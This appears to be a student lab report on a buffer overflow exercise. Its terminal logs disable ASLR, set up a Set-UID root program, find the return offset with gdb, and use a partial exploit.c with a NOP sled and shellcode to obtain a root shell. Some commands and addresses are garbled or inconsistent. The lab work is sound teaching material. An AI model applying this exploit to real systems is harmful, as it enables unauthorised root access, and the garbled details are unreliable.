


CS 5590 _ Lab 1: Buffer Overflow Attack

LAB TASKS

TASK 1. Running Shellcode

After downloading codes required for the task to the lab1 folder. We start the procedure.


In Figure 1 as we see by executing call_shellcode we can launch a shell. We will force vulnerable program to jump to the memory location of the shellcode for the attack later on.



```
[02/16/22]seed@VM:~/.../lab1$ gcc -z execstack -o call_shellcode call_shellcode.c
[02/16/22]seed@VM:~/.../lab1$ ./call_shellcode
$
```

Figure 1 : executing shellcode

In Figure 2, we check whether/bin/dash is pointed and it is. We need to disable this countermeasure. Therefore it is changed to /bin/zsh with ‘sudo ln -sf /bin/zsh /bin/sh’ command line.




```
Terminator
/bin/bash
[02/16/22]seed@VM:~$ cd Documents/lab1
[02/16/22]seed@VM:~/.../lab1$ ls
call_shellcode.c dash_shell_test.c exploit.c stack.c
[02/16/22]seed@VM:~/.../lab1$ sudo sysctl -w kernel.randomize_va_space kernel.randomize_va_space=0
sysctl: "kernel.randomize_va_space" must be of the form name=value
kernel.randomize_va_space = 0
[02/16/22]seed@VM:~/.../lab1$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/16/22]seed@VM:~/.../lab1$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Feb 16 15:01 /bin/sh -> /bin/dash
[02/16/22]seed@VM:~/.../lab1$ sudo ln -sf /bin/zsh /bin/sh
[02/16/22]seed@VM:~/.../lab1$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Feb 16 15:43 /bin/sh -> /bin/zsh
[02/16/22]seed@VM:~/.../lab1$ ls
call_shellcode.c dash_shell_test.c exploit.c stack.c
[02/16/22]seed@VM:~/.../lab1$ gcc -z execstack -o call_shellcode call_shellcode.c
```

Figure 2

TASK 2. Exploit Vulnerability


In Figure 3, we create an empty file called badfile which will be overwritten later when exploit.c is executed. Then we create stack with executing stack.c by turning off stackguard and non-executable protections. After this step we make the program to root-owned Set-UID. We do this with the commands `$ sudo chown root stack` and `$ sudo chmod 4755 stack` respectively. Which will enable launch of stack in root mode.



```
[02/16/22]seed@VM:~/.../lab1$ ls
call_shellcode  dash_shell_test.c  stack.c
call_shellcode.c  exploit.c
[02/16/22]seed@VM:~/.../lab1$ ./call_shellcode
$ exit
[02/16/22]seed@VM:~/.../lab1$ touch badfile
[02/16/22]seed@VM:~/.../lab1$ ls
badfile          call_shellcode.c  exploit.c
call_shellcode  dash_shell_test.c  stack.c
[02/16/22]seed@VM:~/.../lab1$ ls -ls badfile
0 -rw-rw-r-- 1 seed seed 0 Feb 16 15:47 badfile
[02/16/22]seed@VM:~/.../lab1$ gcc -fno-stack-protector -z execstack stack.c -o stack
[02/16/22]seed@VM:~/.../lab1$ ./stack
Returned Properly
[02/16/22]seed@VM:~/.../lab1$ sudo chown root stack
[02/16/22]seed@VM:~/.../lab1$ sudo chmod 4755 stack
[02/16/22]seed@VM:~/.../lab1$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Feb 16 15:50 stack
[02/16/22]seed@VM:~/.../lab1$ ./stack
Returned Properly
[02/16/22]seed@VM:~/.../lab1$ gcc -g -fno-stack-protector -z execs
```

Figure 3

In Figure 4, we create stack_dbg as the debug file in case of some error. Then we execute it and open it with gdb.



```

/bin/bash
[02/16/22]seed@VM:~/.../lab1$ ./stack
Returned Properly
[02/16/22]seed@VM:~/.../lab1$ gcc -g -fno-stack-protector -z execstack stack.c -o stack_dbg
[02/16/22]seed@VM:~/.../lab1$ ./stack_dbg
Returned Properly
[02/16/22]seed@VM:~/.../lab1$ gdb ./stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...

```

Figure 4

In Figure 5, we disassemble the function buf() which includes the vulnerable statement. First we find the breakpoint with ‘b buf’ command. We run the stack_dbg again until the breakpoint. Observe, this breakpoint is before \$ebp’s value is overwritten. We need the \$ebp value in order to locate the return address since the return address is 4 bytes above ebp. Also we need the address where the first local variable is stored. That address is the starting address of the buffer. That is important because we want to know how many memory slots are between the start of the buffer and the location where the return address is held. So in the exploit.c file we can point to the return address location by taking the buffer start point location.

```

Terminator /bin/bash /bin/bash 66x24
(gdb) b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 13.
(gdb) run
Starting program: /home/seed/Documents/lab1/stack_dbg
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

Breakpoint 1, bof (str=0xbffffea47 "\bB\003") at stack.c:13
13      strcpy(buffer, str);
(gdb) disassemble bof
Dump of assembler code for function bof:
0x080484bb <+0>:    push   %ebp
0x080484bc <+1>:    mov    %esp,%ebp
0x080484be <+3>:    sub    $0x28,%esp
=> 0x080484c1 <+6>:    sub    $0x8,%esp
0x080484c4 <+9>:    pushl  0x8(%ebp)
0x080484c7 <+12>:   lea    -0x20(%ebp),%eax
0x080484ca <+15>:   push   %eax
0x080484cb <+16>:   call   0x8048370 <strcpy@plt>
0x080484d0 <+21>:   add    $0x10,%esp
0x080484d3 <+24>:   mov    $0x1,%eax
0x080484d8 <+29>:   leave 
0x080484d9 <+30>:   ret

```

Figure 5

In Figure 6, we find out the ebp and first local variables address. It is observed there are $0x20 = 32$ bytes of difference between them. Since there is 4 byte difference between the return address and ebp, one can say there is 36 byte difference between &buffer and location where return address is stored. So in order to overwrite it, we will use 36 bytes as our offset in exploit.c program. Exploit.c program is given in Figure 7.

```

Terminator /bin/bash /bin/bash 66x24
0x080484bb <+0>: push %ebp
0x080484bc <+1>: mov %esp,%ebp
0x080484be <+3>: sub $0x28,%esp
=> 0x080484c1 <+6>: sub $0x8,%esp
0x080484c4 <+9>: pushl 0x8(%ebp)
0x080484c7 <+12>: lea -0x20(%ebp),%eax
0x080484ca <+15>: push %eax
0x080484cb <+16>: call 0x8048370 <strcpy@plt>
0x080484d0 <+21>: add $0x10,%esp
0x080484d3 <+24>: mov $0x1,%eax
0x080484d8 <+29>: leave
0x080484d9 <+30>: ret
End of assembler dump.
(gdb) --quiet stack dbg
Undefined command: "--quiet". Try "help".
(gdb) disassemble stack_dbg
No symbol "stack_dbg" in current context.
(gdb) p/x &buffer
$1 = 0xbffffea08
(gdb) p/x $ebp
$2 = 0xbffffea28
(gdb) p/d 0xbffffea28-0xbffffea80
$3 = 4294967208
(gdb)

```

Figure 6

In exploit.c file, we create the bad file. Bad file will be 517 bytes and from &buffer to return address there will be 36 bytes and from end of return address location which is buffer+39, there will be 452 bytes of NOP operations which are encoded with 0x90 and then we will have 25 bytes of shellcode. If we can overwrite the return address within the NOP instructions, since they will direct to the next slot and next ending in execution of the shellcode. Ideally the return address would be overwritten with start of shellcode however those locations may change a bit as program is executed so we aim to NOP instructions. I chose the value overwriting the return address as 0xbffffea90. This is found by \$ebp - &buffer + some_value. Here some_value is chosen by trial and error, when it is too small segmentation fault occurs during execution of stack.c. Later with the loop at the end shellcode is passed top of the buffer and buffer is written in to file badfile.

```

exploit.c (~/Documents/lab1) - gedit
Open ▾  Save
"\x99"
"\xb0\x0b"
"\xcd\x80"
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    *(buffer+36) = 0xea;
    *(buffer+37) = 0xff;
    *(buffer+38) = 0xbf;

    int final = sizeof(buffer) - sizeof(shellcode);
    int i;
    for(i = 0; i < sizeof(shellcode); i++)
        buffer[final+i] = shellcode[i];


    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}

```

C ▾ Tab Width: 8 ▾ Ln 6, Col 20 ▾ INS

Figure 7: exploit.c

In Figure 8, we remove the empty badfile and create a new one with executing exploit.c. First execute the exploit and launch a shell. Then we execute the stack and get # meaning our attack is successful. We confirm it with euid=0(root).




```
Terminator /bin/bash /bin/bash 66x24
0x080484d3 <+24>:    mov    $0x1,%eax
0x080484d8 <+29>:    leave
0x080484d9 <+30>:    ret
End of assembler dump.
(gdb) exit
Undefined command: "exit". Try "help".
(gdb) q
[02/16/22]seed@VM:~/.../lab1$ rm badfile
[02/16/22]seed@VM:~/.../lab1$ ls
call_shellcode  dash_shell_test.c  stack  stack_dbg
call_shellcode.c exploit.c          stack.c
[02/16/22]seed@VM:~/.../lab1$ gcc -o exploit exploit.c
[02/16/22]seed@VM:~/.../lab1$ ls
call_shellcode  dash_shell_test.c  exploit.c  stack.c
call_shellcode.c exploit           stack      stack_dbg
[02/16/22]seed@VM:~/.../lab1$ ./exploit
[02/16/22]seed@VM:~/.../lab1$ ./stack_dbg
$ exit
[02/16/22]seed@VM:~/.../lab1$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Figure 8

TASK 3. Defeating dashe's Countermeasure

In Figure 9, we download dash_shell_stack to our working directory. Then we check whether we are using /bin/dash. It is pointing to das, so we are using the safe version. Then we execute das_shell_test.c file and output dash_shell_test1. After it is executed a shell is launched but it is not root as it can be seen from uid=1000(seed) and gid=1000(seed) in Figure 10.



```
[02/16/22]seed@VM:~/.../lab1
[02/16/22]seed@VM:~/.../lab1$ ls
call_shellcode  dash_shell_test.c  stack.c
call_shellcode.c  exploit.c
[02/16/22]seed@VM:~/.../lab1$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Feb 16 17:27 /bin/sh -> /bin/dash
[02/16/22]seed@VM:~/.../lab1$ ls
call_shellcode  dash_shell_test.c  stack.c
call_shellcode.c  exploit.c
[02/16/22]seed@VM:~/.../lab1$ gcc -o dash_shell_test1 dash_shell_test.c
[02/16/22]seed@VM:~/.../lab1$ ls
call_shellcode  dash_shell_test1  exploit.c
call_shellcode.c  dash_shell_test.c  stack.c
[02/16/22]seed@VM:~/.../lab1$ ./dash_shell_test1
$ id
```

Figure 9

In Figure 10 we try to launch a root shell by using the commands, `$ sudo chown root dash_shell_test1` and `$ sudo chown root dash_shell_test1` respectively. As it can be seen in Figure 10, `dash_shell_test1` is displayed as root owned. However after the execution of the `dash_shell_test1` we couldn't get the root shell. Its id did not change and it remained as seed. This is because of the countermeasures.

```

Terminator /bin/bash
call shellcode.c dash_shell test.c stack.c
[02/16/22]seed@VM:~/.../lab1$ ./dash_shell_test1
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[02/16/22]seed@VM:~/.../lab1$ sudo chown root dash_shell_test1
[02/16/22]seed@VM:~/.../lab1$ sudo chmod 4755 dash_shell_test1
[02/16/22]seed@VM:~/.../lab1$ ls -l
total 32
-rwxrwxr-x 1 seed seed 7388 Feb 16 15:46 call_shellcode
-rw-rw-r-- 1 seed seed 971 Feb 16 12:53 call_shellcode.c
-rwsr-xr-x 1 root seed 7444 Feb 16 18:38 dash_shell_test1
-rw-rw-r-- 1 seed seed 203 Feb 16 17:40 dash_shell_test.c
-rw-rw-r-- 1 seed seed 1128 Feb 16 17:55 exploit.c
-rw-rw-r-- 1 seed seed 521 Feb 16 18:35 stack.c
[02/16/22]seed@VM:~/.../lab1$ ./dash_shell_test1
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
[02/16/22]seed@VM:~/.../lab1$ clear all
[02/16/22]seed@VM:~/.../lab1$ ls -l /bin/sh

```

Figure 10

In Figure 11, we change the dash_shell_test.c file by uncommenting setid(0) instruction. This will enable us to do the attack. After dash_shell_test.c is altered, dash_shell_test is created and executed. As it can be seen it is being displayed as a root file however there is still no access to the root shell.

```

/bin/bash
/bin/bash 66x24
-rw-rw-r-- 1 seed seed 1128 Feb 16 17:55 exploit.c
-rw-rw-r-- 1 seed seed 521 Feb 16 18:35 stack.c
[02/16/22]seed@VM:~/.../lab1$ ./dash_shell_test1
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),
7(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[02/16/22]seed@VM:~/.../lab1$ gcc -o dash_shell_test2 dash_shell_t
est.c
[02/16/22]seed@VM:~/.../lab1$ ./dash_shell_test2
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),
27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[02/16/22]seed@VM:~/.../lab1$ sudo chown root dash_shell_test2
[02/16/22]seed@VM:~/.../lab1$ sudo chmod 4755 dash_shell_test2
[02/16/22]seed@VM:~/.../lab1$ ls -l
total 32
-rw-rw-r-- 1 seed seed 971 Feb 16 12:53 call_shellcode.c
-rwsr-xr-x 1 root seed 7404 Feb 16 18:47 dash_shell_test1
-rwsr-xr-x 1 root seed 7444 Feb 16 18:50 dash_shell_test2
-rw-rw-r-- 1 seed seed 203 Feb 16 18:49 dash_shell_test.c
-rw-rw-r-- 1 seed seed 1128 Feb 16 17:55 exploit.c
-rw-rw-r-- 1 seed seed 521 Feb 16 18:35 stack.c

```

Figure 11

In Figure 12, the counter-measures are disabled with `$ sudo chown root dash_shell_test1` and `$ sudo chown root dash_shell_test1` again. Then after the execution of the file again, the root shell is launched.

